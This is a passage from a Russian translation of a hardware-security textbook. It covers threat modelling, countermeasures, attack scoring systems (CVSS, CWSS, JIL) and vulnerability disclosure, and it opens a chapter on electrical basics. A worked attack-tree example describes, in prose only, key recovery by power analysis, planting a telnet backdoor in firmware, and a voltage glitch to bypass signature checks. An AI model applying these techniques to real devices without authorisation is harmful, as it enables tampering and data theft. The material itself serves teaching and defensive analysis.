Как и с любой методикой, здесь возникает несколько практических вопросов. Во-первых, у верификатора должно быть каким-то образом реализовано доверие ключу подписи доказывающего. Например, он может доверять сертификату, содержащему открытый ключ доказывающего, если тот подписан неким заслуживающим доверия органом. Последний получает доверие в ходе производственного процесса, как было описано ранее. Во-вторых, чем шире охват загрузочных образов и данных, тем больше возможных конфигураций может возникнуть в процессе работы. Это означает, что разрешить все *заведомо верные* конфигурации становится невозможным, поэтому задача превращается в блокировку *заведомо неверных* конфигураций. Однако определить таковые непросто, и задача обычно становится выполнимой только после обнаружения и анализа модификации.

¹ В криптографии это еще называется начальным заполнением. — Примеч. науч. ред.

Обратите внимание, что проверка загрузки защищает компоненты во время загрузки, которые хешируются в целях проверки подлинности. Но этот метод не защищает от атак во время выполнения, например внедрения кода.

Конфиденциальность и целостность персональных данных

Персональные данные (ПД) — это данные, с помощью которых можно идентифицировать человека. Очевидные примеры таких данных: имя, номер мобильного телефона, адреса и номера кредитных карт. Есть и менее очевидные, например данные акселерометра, записанные на портативном устройстве. Конфиденциальность ПД является проблемой, когда установленные на устройстве приложения извлекают и используют их. Например, данные акселерометра, характеризующие походку человека, можно использовать для идентификации этого человека. Более подробная информация об этом представлена в работе *Gait Identification Using Accelerometer on Mobile Phone* Хон Мин Тана и др. Данные об энергопотреблении мобильного телефона позволяют точно определить местоположение человека по энергопотреблению телефона в зависимости от расстояния до вышек сотовой связи. Об этом можно почитать в работе *PowerSpy: Location Tracking Using Mobile Device Power Analysis* Яна Михалевского и др.

В области медицины в отношении ПД есть свои законодательные меры. В американском *Законе о переносимости и подотчетности медицинского страхования* (Health Insurance Portability and Accountability Act, НИРАА) 1996 г. особое внимание уделяется конфиденциальности медицинской информации. Он применяется к любой системе, в которой так или иначе обрабатываются персональные данные пациентов. НИРАА предъявляет довольно общие требования к технической безопасности.

Целостность ПД необходима для защиты анонимности. В банковских картах ключ привязан к учетной записи и, следовательно, к личности. EMVCo, консорциум по кредитным картам, в отличие от НИРАА, предъявляет весьма точные требования. Например, ключ должен быть защищен от логических атак, атак по побочным каналам и ошибок, и эта защита должна быть подтверждена реальными атаками, проведенными аккредитованной лабораторией.

Целостность и конфиденциальность данных с датчика

Мы уже поняли, как данные с датчиков связаны с ПД. Их целостность тоже важна, поскольку устройство должно точно воспринимать и записывать изменения среды, которые оно выполняет. Это требование особенно важно в случаях, когда система использует данные с датчиков для управления некоторыми исполнительными механизмами. Отличным примером является случай, когда американский беспилотник RQ-170 был вынужден приземлиться в Иране якобы

после того, как поддельный сигнал GPS заставил его поверить, что он приземляется на базе США в Афганистане.

Если устройство для принятия решений использует какую-либо форму искусственного интеллекта, целостность решений ставится под сомнение, и этим занимается специальная область исследований — *состязательное машинное обучение*. В качестве примера можно привести использование слабых сторон нейросетевых классификаторов путем искусственного изменения изображения знака остановки. Человек может вообще не заметить разницы, но стандартные алгоритмы распознавания изображений могут вообще не узнать измененный знак, хотя должны распознавать правильно. Таким образом, нейронную сеть можно запутать, но у современных беспилотных автомобилей есть база данных с расположением знаков, с которой они могут сверяться, поэтому в данном конкретном случае проблем безопасности быть не должно. В работе *Practical Black-Box Attacks Against Machine Learning* Николаса Пейпернота и др. приведена более подробная информация по этой теме.

Защита конфиденциальности контента

Защита контента выражается в проверке того, что пользователи платят за потребляемый ими медиаконтент и не нарушают рамки некоторых лицензионных ограничений, связанных, например, с датой или географическим положением. Это реализуется с помощью *управления цифровыми правами/ограничениями* (digital rights/restrictions management, DRM). Оно основано на шифровании потока данных в момент передачи контента в устройство и из него, а также на логике управления доступом внутри устройства, которая запрещает программному обеспечению доступ к контенту в незашифрованном виде. У мобильных устройств большинство требований к защите касаются только программных атак, а вот у телеприставок защита также должна охватывать атаки по сторонним каналам и атаки по сбоям. Таким образом, телевизионные приставки считаются более сложными для взлома и используются для передачи более ценного контента.

Безопасность и отказоустойчивость

Безопасность означает способность не причинять вреда (например, людям), а *отказоустойчивость* — это способность сохранять работоспособность в случае (не злонамеренных) сбоев. Например, микроконтроллер в космическом спутнике подвергается интенсивному излучению, вызывающему так называемые *одиночные сбои* (single event upsets, SEU). Они инвертируют некоторые биты чипа, что может привести к ошибкам в момент принятия им решения. Чтобы надежно защититься от этого, нужно обнаружить некорректное изменение и либо исправить его, либо откатить устройство к заведомо исправному состоянию. Поскольку эти меры отказоустойчивости надежны не на 100 %, злоумышленник

может попробовать внедрить ошибку сколько угодно раз, так как система позволяет это делать.

Аналогично, небезопасно отключать блок управления автономного транспортного средства на высоких скоростях, даже если датчик обнаруживает злонамеренную активность. Дело в том, что, во-первых, любой датчик иногда выдает ложные срабатывания, а во-вторых, это потенциально позволяет злоумышленнику использовать датчик для нанесения ущерба всем пассажирам. Как и с любой целью безопасности, разработчику продукта приходится выбирать между безопасностью устройства и безопасностью пользователя/отказоустойчивостью. Эти параметры отвечают за разные вещи и часто противоречат друг другу. Для атакующего это означает, что он может взломать устройство из добрых побуждений, чтобы сделать его безопасным или отказоустойчивым.

Меры противодействия

К мерам противодействия относятся любые (технические) средства, позволяющие снизить вероятность успеха или воздействие атаки. Эти меры преследуют три цели: защита, обнаружение и реагирование. (Некоторые из этих мер мы обсудим в главе 14.)

Защита

Эта категория мер противодействия направлена на то, чтобы избежать атак или смягчить их. Пример такой меры — шифрование содержимого флеш-памяти. Если ключ шифрования достаточно хорошо спрятан, то обеспечивает практически непреодолимую защиту. Другие меры обеспечивают лишь частичную защиту. Если одно повреждение инструкции ЦП может привести к ошибке, которую можно использовать для взлома, то даже рандомизация времени выполнения критической инструкции в диапазоне пяти тактовых циклов по-прежнему дает атакующему 20%-ную вероятность успеха. Некоторые меры защиты можно обойти полностью, поскольку они защищают только от определенного класса атак (например, защита от атак по побочному каналу не защищает от внедрения кода).

Обнаружение

Эта категория мер противодействия требует либо наличия какой-либо аппаратной схемы обнаружения, либо реализованной логики обнаружения в программном обеспечении. Например, вы можете отслеживать состояние источника питания чипа на наличие пиков или провалов напряжения, которые могут быть признаком атаки по сбою напряжения. Программное обеспечение может заниматься обнаружением аномальных состояний. Например, системы, которые непрерывно анализируют сетевой трафик или журналы приложений,

могут обнаруживать признаки атак. Есть и другие распространенные методы обнаружения аномалий: поиск так называемых канареек в стеке, обнаружение обращений к защищенным страницам, поиск операторов `switch`, в которых ни один случай не выполняется, обнаружение ошибок внутренних переменных с помощью циклического избыточного кода (cyclic redundancy check, CRC) и многие другие.

Реагирование

Обнаружение атаки бесполезно, если за ним не последует реакция. Ее вид зависит от использования устройства. Для высокозащищенных устройств, таких как платежные карты, разумной реакцией было бы стирание всех секретов устройства (после чего карта фактически перестает работать). Для критически важных для безопасности систем этот метод уже не подходит, так как они должны работать непрерывно. В таких случаях более уместной реакцией будет звонок или переход к ограниченному, но безопасному режиму. Еще одна недооцененная, но эффективная реакция на атаку — заставить нападающего уйти самому (например, путем перезагрузки устройства и увеличения времени загрузки). Контрмеры крайне важны для создания безопасной системы. Это особенно верно для устройств, которые невозможно полностью защитить от физических атак. В этих случаях внедрение мер обнаружения и реагирования часто поднимает уровень защиты системы выше того, на что способен атакующий.

Пример дерева атак

Теперь, когда мы описали четыре компонента, необходимых для эффективного моделирования угроз, разберем пример, в котором мы, как атакующие, хотим взломать зубную щетку IoT с целью извлечения конфиденциальной информации и (просто для развлечения) увеличения скорости чистки до значений, которые девять из десяти стоматологов не одобрили бы (оставшийся стоматолог не боится рисковать). Наше дерево атак показано на рис. 1.12.

В нашем примере есть следующие элементы:

- **прямоугольники с закругленными углами** обозначают состояния, в которых находится атакующий, или активы, скомпрометированные атакующим («существительные»);
- **прямоугольники с прямыми углами** — это успешные атаки, выполненные атакующим («глаголы»);
- сплошная стрелка означает переход между состояниями и атаками;
- пунктирная стрелка указывает на атаки, которые нейтрализуются с помощью неких контрмер;

- несколько входящих стрелок указывают на то, что «любая из стрелок может привести к этому состоянию»;
- треугольник «и» означает, что все входящие стрелки должны быть выполнены.




Рис. 1.12. Дерево атак зубной щетки IoT

Цифры на дереве обозначают этапы атаки зубной щетки. Поскольку мы атакующие, у нас есть физический доступ к зубной щетке IoT (1). Цель состоит в том, чтобы установить на зубную щетку бэкдор telnet, чтобы определить, какие ПД есть на устройстве (8), а также запустить зубную щетку на фантастической скорости (11).

Строчные буквы обозначают атаки, а римские цифры — смягчение последствий. Первым делом мы выпаиваем флеш-память и считываем ее содержимое — все 16 Мбайт (a). Но оказывается, что в образе нет строк, которые можно было бы считать. После некоторого анализа мы делаем вывод, что содержимое либо зашифровано, либо сжато, но поскольку в данных отсутствует заголовок, идентифицирующий формат сжатия, мы предполагаем, что содержимое зашифровано, как показано в атаке (2) и смягчении ее последствий (i). Чтобы расшифровать содержимое, нам нужен ключ шифрования. Видимо, он хранится не во флеш-памяти, как показано в (ii), а где-то в ПЗУ или FUSE-битах. Без доступа к сканирующему электронному микроскопу мы не можем «считать» содержимое с кремния.

Сменим тактику и поэкспериментируем с анализом потребляемой мощности. Подключим щуп для его измерения и осциллограф и измерим потребляемую мощность системы в процессе загрузки. На кривой осциллографа видно около миллиона маленьких пиков. Из флеш-памяти мы знаем, что размер образа составляет 16 Мбайт, и поэтому делаем вывод, что каждый пик соответствует 16 байтам зашифрованных данных. Предположим, что мы имеем дело с шифрованием AES-128 либо в режиме *электронной кодовой книги* (electronic code block, ECB), либо в режиме *цепления блоков шифротекста* (cipher block chaining, CBC). В режиме ECB каждый блок расшифровывается независимо от других блоков, а в режиме CBC расшифровка каждого блока зависит от более ранних блоков. Поскольку зашифрованный текст образа известен, мы можем попробовать провести атаку анализа потребляемой мощности на основе измеренных нами пиков. Проведя длительную предварительную обработку результатов трассировки и выполнив атаку дифференциального анализа потребляемой мощности (differential power analysis, DPA) (b), мы можем определить возможный ключ (не волнуйтесь, вы узнаете, что такое DPA, по мере изучения этой книги). Расшифровка по методу ECB безрезультатна, а вот CBC дает нам несколько читаемых строк при атаке (c). Похоже, мы нашли правильный ключ на этапе (3) и успешно расшифровали образ на этапе (4)!

Имея расшифрованный образ, мы можем использовать традиционные методы обратного проектирования программного обеспечения (g), чтобы определить, какие блоки кода за что отвечают, где хранятся данные, как управляются приводы, и, что важно с точки зрения безопасности, теперь мы можем искать уязвимости прямо в коде (9). Кроме того, мы модифицируем расшифрованный образ на этапе (d), добавив в него бэкдор, который позволит нам удаленно подключиться к зубной щетке через telnet (5).

Шифруем образ обратно и запускаем его в атаку (d). И вдруг зубная щетка перестала загружаться. Скорее всего, дело в проверке подписи прошивки. Без закрытого ключа, используемого для подписи образов, мы не сможем запустить модифицированный образ, так как мешают контрмеры (iii). Часто эту контрмеру можно обойти, устроив короткое замыкание. С помощью внедрения ошибок

попробуем испортить единственную инструкцию, отвечающую за принятие или отклонение образа прошивки. Обычно это реализовано через операцию сравнения, в котором используется логический результат, возвращаемый функцией `rsa_signature_verify()`. Поскольку этот код реализован в ПЗУ, мы не можем получить информацию о реализации с помощью реверс-инжиниринга. Тогда попробуем старый трюк: выполним трассировку побочного канала при загрузке оригинального образа и сравним ее с трассировкой по побочному каналу загрузки измененного образа при атаке (e). Момент, где трассировки различаются, — это, скорее всего, момент, когда загрузочный код решает, принимать ли образ микропрограммы на этапе (6). И в этот момент мы генерируем ошибку, чтобы попытаться изменить решение.

Загружаем вредоносный образ и сбрасываем напряжение на несколько сотен наносекунд в случайной точке в пятимикросекундном окне атаки (f), примерно в тот момент, когда принимается решение. После нескольких часов повторения этой атаки нам повезло — зубная щетка все же запустила наш образ на стадии (7). Теперь, когда модифицированный код позволяет нам подключаться через telnet, можно переходить к этапу (8), на котором мы можем удаленно управлять процессом чистки и отслеживать использование щетки. А теперь, на заключительном и веселом этапе (11), мы устанавливаем фантастически высокую скорость вращения!

Конечно, это довольно глупый пример, так как информация и доступ, которые мы получили в ходе взлома, не представляют ценности для серьезного злоумышленника. Кроме того, выполнение атак по побочным каналам и ошибкам требует физического доступа, а перезагрузка устройства владельцем и вовсе вызовет отказ в обслуживании. Но, тем не менее, это полезное упражнение, и поэкспериментировать с такими игрушечными сценариями всегда полезно.

Во время составления дерева атаки легко увлечься и сделать его чересчур большим. Помните, что атакующий, вероятно, попробует провести лишь несколько самых простых атак (а дерево помогает определить, какими именно они будут). Попробуйте определить возможные атаки с помощью определения профиля атакующего и моделирования угроз.

Идентификация против эксплуатации

Центральной точкой в атаке на зубную щетку был *этап идентификации*, во время которой мы находили ключ, выполняли реверс-инжиниринг прошивки, подменяли образ и искали момент, когда можно внедрить ошибки. Мы также знаем, что при наличии доступа к нескольким устройствам взлом можно масштабировать. При повторении атаки на другое устройство можно повторно использовать значительную часть информации, полученной на этапе идентификации. Дальше остается лишь подменить флеш-память в атаке (d) на этапе (5), найти точку внедрения ошибки на этапе (6) и сгенерировать ошибку атакой (f). Сам

взлом всегда требует меньше усилий, чем идентификация. В некоторых формах записи деревьев атак каждая его стрелка аннотируется значениями стоимости и трудозатрат на проведение атаки, но здесь мы не хотим погружаться в цифры, поэтому не делали этого.

Масштабируемость

Атака на зубную щетку не масштабируема, поскольку на этапе взлома требуется физический доступ. Если говорить об извлечении ПД или удаленного запуска, то злоумышленнику обычно интересны только масштабируемые атаки.

Но предположим, что в реверс-инжиниринговой атаке (g) на этапе (9) нам удалось выявить уязвимость, для которой мы создаем возможность для атаки (h) на этапе (10). Мы обнаружили, что уязвимость доступна через открытый TCP-порт, поэтому с помощью (j) можно использовать уязвимость удаленно. Весь масштаб атаки в итоге мгновенно изменяется. Применив аппаратные атаки на этапе идентификации, мы можем в дальнейшем выполнять взлом чисто программными средствами (12). Теперь мы можем атаковать любую зубную щетку, узнать чей-то график чистки зубов или вызвать всемирное раздражение десен в глобальном масштабе. В интересное время живем.

Анализ дерева атак

Дерево атак помогает визуализировать пути атак, чтобы затем обсудить их со своей командой, определить точки, в которых можно добавить дополнительные контрмеры, и проанализировать эффективность существующих контрмер. Например, в примере с зубной щеткой нетрудно видеть, что смягчение последствий с помощью шифрования образа прошивки (i) вынудило атакующего использовать атаку по побочному каналу (b), а это уже сложнее, чем просто считать память. Аналогично, смягчение последствий с помощью подписи образа микропрограммы (iii) вынуждает атакующего прибегать к атаке с внедрением ошибки (f).

Но основной риск по-прежнему исходит от масштабируемой атаки через эксплойт (j), который в настоящее время не устранен. Очевидно, что уязвимость должна быть исправлена, а также следует ввести контрмеры против взлома и сетевые ограничения, запрещающие кому-либо напрямую удаленно подключаться к зубной щетке.

Оценка путей аппаратных атак

Помимо визуализации путей атаки в целях анализа, можно также применить некую количественную оценку, чтобы выяснить, какие атаки атакующему проще или дешевле выполнить. В этом подразделе мы рассмотрим несколько стандартных отраслевых рейтинговых систем.

Общая система оценки уязвимостей (Common Vulnerability Scoring System, CVSS) используется, как правило, в контексте сетевых компьютеров в какой-то организации. Система предполагает, что уязвимость известна, и пытается оценить масштаб последствий ее эксплуатации. *Общая система оценки слабых мест* (Common Weakness Scoring System, CWSS) количественно определяет в системе слабые места, которые, впрочем, необязательно являются уязвимостями и не всегда рассматриваются в контексте сетевых компьютеров. Наконец, *библиотека для объединенной интерпретации* (Joint Interpretation Library, JIL) используется для оценки (аппаратных) путей атаки в схеме сертификации Общих критериев (Common Criteria, CC).

У всех перечисленных методик оценки есть свои параметры и системы их оценки, которые в совокупности дают некий результат, позволяющий сравнивать различные уязвимости или пути атак. Преимущество этих методов оценки также заключается в том, что неизвестные факторы, влияющие на параметры, заменяются оценками, имеющими смысл только в целевом контексте метода оценки. В табл. 1.1 представлен обзор трех систем оценки и их применимости.

Таблица 1.1. Обзор систем оценки атаки

	Общая система оценки уязвимостей	Общая система оценки слабых мест	Библиотека для объединенной интерпретации критериев
Цель	Помогает организациям с их процессами управления уязвимостями	Приоритизация слабых мест программного обеспечения в целях удовлетворения потребностей правительства, научных кругов и промышленности	Оценка того, проходит ли атака оценку CC
Влияние	Различает конфиденциальность/целостность/доступность	Техническое воздействие степени 0,0–1,0, получаемый уровень привилегий	Н/Д
Стоимость активов	Н/Д	Воздействие на бизнес по шкале 0,0–1,0	Н/Д
Стоимость идентификации	Предполагается, что идентификация уже выполнена	Вероятность обнаружения	Оценка фазы идентификации по прошедшему времени, опыту, знаниям, доступу, оборудованию и открытым образцам
Стоимость эксплуатации	Различные факторы без учета аппаратных аспектов	Различные факторы без учета аппаратных аспектов	Рейтинг этапа эксплуатации

	Общая система оценки уязвимостей	Общая система оценки слабых мест	Библиотека для объединенной интерпретации критериев
Вектор атаки	Четыре уровня, от физического до удаленного	Уровень по шкале 0,0–1,0, от физического доступа до доступа через интернет	Предполагается, что злоумышленник имеет физический доступ
Внешние меры	В категории «Модификация» описаны меры смягчения последствий	Эффективность внешнего контроля	Внешних смягчений нет
Масштабируемость	Оцениваются лишь некоторые сопутствующие аспекты	Оцениваются лишь некоторые сопутствующие аспекты	Низкая стоимость эксплуатации может означать масштабируемость

В оборонительном контексте эти рейтинги можно использовать для оценки воздействия атаки, после того как она произошла. Это помогает принять решение о том, как реагировать на атаку. Например, при обнаружении в программном обеспечении уязвимости оценка CVSS может помочь решить, следует ли выпускать экстренное исправление (со всеми сопутствующими затратами) или можно включить исправление в следующее большое обновление, если уязвимость незначительна.

Вы также можете использовать рейтинги в оборонительном контексте, чтобы определить необходимые контрмеры. В контексте сертификации смарт-карт по системе Общих критериев оценка JIL становится важной частью целей безопасности. Чтобы чип считался устойчивым к атакам с высоким потенциалом, он должен противостоять атакам с рейтингом до 30 баллов. В документе SOG-IS под названием *Application of Attack Potential to Smartcards* объясняется, как выполняется эта оценка и какие аппаратные атаки в нее входят. Приведу пример: если на то, чтобы извлечь секретный ключ с помощью системы с двумя лазерными лучами для внедрения неисправности, требуется несколько недель, то эта атака оценивается на 30 баллов или ниже. Если для извлечения ключа с помощью атаки по побочному каналу требуется шесть месяцев, то применять меры противодействия не нужно, так как рейтинг этой атаки равен 31 или выше.

Рейтинг CWSS предназначен для оценки слабых мест в системе до возможного взлома. Этот рейтинг рассчитывается еще на этапе разработки, поскольку помогает определить приоритеты для устранения слабых мест. Всем известно, что за каждое исправление приходится платить и что пытаться исправить все ошибки нецелесообразно, поэтому оценка слабых мест позволяет разработчикам сосредоточиться на наиболее значительных проблемах.

В действительности атакующие в основном тоже выполняют некую оценку, чтобы минимизировать затраты и максимизировать пользу от атаки. Эти люди

публикуют мало работ, посвященных таким аспектам, и тем не менее на SOURCE Boston 2011 выступил Дино Дай Зови с отличным докладом под названием *Attacker Math 101*, в котором попытался наложить некоторые ограничения на затраты атакующих.

Эти рейтинги ограниченны, неоднозначны, неточны, субъективны и не зависят от рынка, но могут быть хорошей отправной точкой для обсуждения атак или уязвимостей. Если вы занимаетесь моделированием угроз для встраиваемых систем, то мы рекомендуем начать с JIL, так как этот рейтинг в первую очередь ориентирован на аппаратные атаки. Если речь идет о программных атаках, то используйте CWSS. С помощью CWSS вы можете отбросить ненужные аспекты и подумать о более важных, например влиянии на бизнес, и тем самым определить ценность актива или масштабируемость. Кроме того, важно оценивать весь путь атаки, от начальной точки атакующего до воздействия на актив, поэтому нужна система сравнения между разными рейтингами. Ни один из трех рейтингов не позволяет хорошо оценить масштабируемость, и атака на миллион систем может дать почти такой же результат, как и на одну систему. У этих рейтингов есть и другие недостатки, но лучших отраслевых стандартов в настоящее время не существует.

В различных схемах сертификации безопасности присутствует неявная или явная цель безопасности. Например, как упоминалось ранее, для смарт-карт актуальными считаются атаки только с 30 баллами по рейтингу JIL и ниже. Атака, показанная в презентации *Deconstructing a ‘Secure’ Processor* Тарновского на Black Hat DC 2010 г., оценивается более чем в 30 баллов и, следовательно, не считается частью цели безопасности. В случае FIPS 140-2 вообще никакие атаки, не входящие в заранее определенный список, не считаются актуальными. Например, атака по побочному каналу может скомпрометировать проверенный FIPS 140-2 криптографический механизм за день, но цель безопасности FIPS 140-2 по-прежнему будет считать устройство безопасным. Каждый раз при использовании устройства, имеющего сертификат безопасности, вам важно убедиться, что цели безопасности сертификата соответствуют вашим.

Раскрытие проблем безопасности

Раскрытие проблем безопасности — горячо обсуждаемая тема, и мы не сможем решить ее в нескольких абзацах. Мы хотим добавить огонька в неугасающие споры и затронем проблемы безопасности оборудования. Проблемы безопасности у аппаратного и программного обеспечения всегда разные. ПО допускает выпуск новых версий и исправлений. А вот исправлять ошибки в аппаратном обеспечении дорого, и на то есть много причин.

Мы считаем, что информация о проблемах должна раскрываться ради общественной безопасности, а не в целях обогащения производителя или славы

исследователя. То есть в долгосрочной перспективе раскрытие должно служить обществу. Раскрытие информации — это инструмент, позволяющий заставить производителей устраниТЬ уязвимость, а также информировать общество о рисках, связанных с определенным продуктом. Однако после полного раскрытия информации может случиться так, что большая группа атакующих сможет использовать уязвимость в своих целях раньше, чем ее исправят.

Что касается аппаратных уязвимостей, то после стадии производства ошибки часто вообще нельзя исправить, но можно смягчить с помощью новой версии ПО. В этом случае может быть приемлемым аналогичное соглашение о неразглашении уязвимости в программном обеспечении в течение 90 дней от момента оповещения разработчика до публикаций в открытом доступе. Для чисто аппаратных исправлений мы не знаем о таких соглашениях (хотя видели, как работают соглашения в случае с программным обеспечением).

Часто бывает так, что даже обновление программного обеспечения не позволяет обойти аппаратную ошибку, а распространять и устанавливать обновления практически невозможно. Производитель, имеющий благие намерения, может исправить ошибку в следующей версии, но выпущенные ранее продукты останутся уязвимыми. В таком случае единственным преимуществом раскрытия информации становится информирование общественности. Но есть и недостаток: пройдет немало времени, прежде чем уязвимые продукты будут заменены или сняты с производства. Есть и другой вариант — частичное раскрытие. Например, производитель может назвать риск и продукт, но не раскрывать подробности о том, как воспользоваться найденной уязвимостью (эта стратегия не очень хорошо работает в мире программного обеспечения, где уязвимости часто обнаруживаются очень быстро, даже если информация раскрывалась лишь частично).

Ситуация усложняется, если уязвимость нельзя исправить и она может напрямую повлиять на здоровье и безопасность людей. Рассмотрим атаку, в которой можно удаленно выключить любой кардиостимулятор. Раскрытие информации об уязвимости, несомненно, отпугнет пациентов и побудит отказываться от установки кардиостимуляторов, что приведет к увеличению количества смертей от сердечных приступов. С другой стороны, это заставит поставщика уделить больше внимания безопасности в следующей версии, а это уже позволяет снизить риск атаки с летальными последствиями. Подобные уникальные компромиссы есть и в сфере беспилотных автомобилей, и у зубных щеток IoT, у систем SCADA и любых других приложений и устройств. Еще больше проблем возникает, если уязвимость касается некоторого типа чипов, используемого во множестве разных продуктов.

Мы не предлагаем панацею от всех случаев, но призываем всех тщательно обдумывать, какой тип раскрытия информации об уязвимости следует использовать. Производители должны проектировать системы, предполагая возможность взлома, и планировать безопасные сценарии исходя из этого предположения.

К сожалению, эта практика не слишком распространена, особенно в ситуациях, когда в приоритете у производителя время выхода на рынок и низкая стоимость.

Резюме

В этой главе мы обсудили основы безопасности встраиваемых устройств. Мы описали программные и аппаратные компоненты, которые встречаются вам при анализе устройства, и обсудили, что означает с философской точки зрения слово «безопасность». Для анализа безопасности мы ввели четыре компонента модели угроз: атакующие, различные (аппаратные) атаки, активы системы и цели безопасности и, наконец, типы контрмер, которые вы можете реализовать. Мы также описали инструменты, позволяющие создавать, анализировать и оценивать атаки с помощью дерева атак и стандартных систем оценки. Наконец, мы рассмотрели сложную тему раскрытия информации об уязвимости в контексте аппаратных уязвимостей.

Теперь, вооружившись новыми знаниями, взглянем поближе на разные устройства. Вперед, к следующей главе!

2

На кончиках пальцев. Аппаратные периферийные интерфейсы



В большинстве встроенных устройств взаимодействие с другими чипами, пользователями и миром осуществляется с помощью стандартизованных коммуникационных интерфейсов. Эти интерфейсы, как правило, низкоуровневые, редко доступны извне и зависят от функциональной совместимости между различными производителями, поэтому какие-либо средства защиты или шифрования к ним не применяются. В главе мы разберем некоторые основы электротехники, которые помогут понять, как работают различные типы интерфейсов.

Затем мы рассмотрим примеры трех видов коммуникационных интерфейсов: низкоскоростные последовательные, параллельные и высокоскоростные последовательные. Разумеется, эмулировать и управлять проще всего *низкоскоростными последовательными интерфейсами*, которые задействуются в большинстве задач. С устройствами, которым требуется более высокая производительность или пропускная способность, работать сложнее, и в них, как правило, используются *параллельные интерфейсы*. Следующие в очереди — *высокоскоростные последовательные интерфейсы*, которые могут надежно работать в гигагерцовом диапазоне даже на самых дешевых встраиваемых устройствах, но для взаимодействия с ними часто требуется специализированное оборудование.

При анализе встроенных систем необходимо знать множество взаимосвязанных компонентов, которые обмениваются данными в системе, а затем решить, можно ли доверять этим компонентам и их каналам связи. Интерфейсы связи представляют собой один из наиболее важных аспектов встроенной безопасности, но разработчики встроенных систем часто предполагают, что у атакующего нет физического доступа к этим каналам связи, и любой интерфейс считается доверенным. Такое предположение дает атакующему возможность пассивно подслушивать интерфейс или даже активно управлять им, подрывая безопасность системы.

Основы электричества

Для работы с различными типами интерфейсов полезно знать основы электричества и некоторые термины. Если вы знакомы с напряжением, током, сопротивлением, реактивным сопротивлением, импедансом, индуктивностью и емкостью и в курсе, что AC/DC — это не только австралийская рок-группа, то этот раздел можно пропустить (если вы не знакомы с рок-группой AC/DC, то рекомендуем начать с песни Thunderstruck).

Напряжение

Напряжение измеряется в *вольтах* (в честь Алессандро Вольта, кратко записывается как В, в формулах обозначается буквой V^1). Напряжение — *электрический потенциал*, то есть мера того, насколько сильно электроны проталкиваются из точки А в точку Б. Напряжение на проводе можно сравнить с давлением воды в шланге и тем, насколько сильно вода давит, чтобы попасть из точки А в точку Б.

Напряжение всегда измеряется между двумя точками. Например, если вы возьмете мультиметр и батарейку AA, то можете измерить напряжение между ее отрицательным и положительным полюсами и увидеть, что разность потенциалов составляет 1,5 В (если она ниже 1,3 В, то пора покупать новую батарейку). Если вы поменяете измерительные щупы местами, то разность станет равна −1,5 В.

Когда говорят о напряжении в одной точке, имеется в виду напряжение в этой точке относительно так называемой *земли*. Земля — это обычно общая нулевая точка отсчета для системы, и напряжение на ней по определению равно 0 В.

Ток

Ампер (в формулах обозначается буквой I , единица измерения — А, названа в честь Андре-Мари Ампера) — это мера *электрического потока*, то есть количества электронов, проходящих через определенную точку за заданный

¹ В книге используется международное обозначение напряжения. — Примеч. науч. ред.

промежуток времени. Ток в проводе аналогичен течению воды в шланге, но вместо объема воды, которая проходит через поперечное сечение шланга, мы считаем электроны, которые проходят через поперечное сечение проводника. При прочих равных условиях большее давление воды означает, что за то же время через шланг пройдет больше воды. Аналогично, большее напряжение на проводнике означает, что по нему будет протекать больший ток за то же время.

Тока в 100 мА достаточно для остановки сердца, а во встроенных устройствах часто протекает ток в несколько ампер. К счастью, чтобы пропустить такой ток через ваше тело, напряжение должно быть намного выше, чем обычно используется в электронике. Авторы этой книги в свое время пережили разряды 110 В, и неприятные последствия данного опыта таковы: мы *не рекомендуем* прикасаться к цепям под напряжением, даже если вы считаете, что напряжение безопасное.

Сопротивление

Ом (в формулах обозначается буквой R , единица измерения — Ом, названа в честь Георга Симона Ома) — мера электрического сопротивления, то есть того, насколько трудно электронам пройти между двумя точками. Если продолжать аналогию с потоком воды, то сопротивление сравнимо с поперечным сечением шланга (или степенью его засоренности).

Закон Ома

Вольты, амперы и омы тесно связаны между собой. В законе Ома это соотношение выражается формулой $V = I \times R$, и из нее следует, что любых двух параметров достаточно, чтобы вычислить третий.

То есть если вы знаете напряжение, подведенное к проводу (потенциал), а также значение сопротивления провода в омах, то можете рассчитать силу тока, протекающего в проводе.

Переменный и постоянный ток

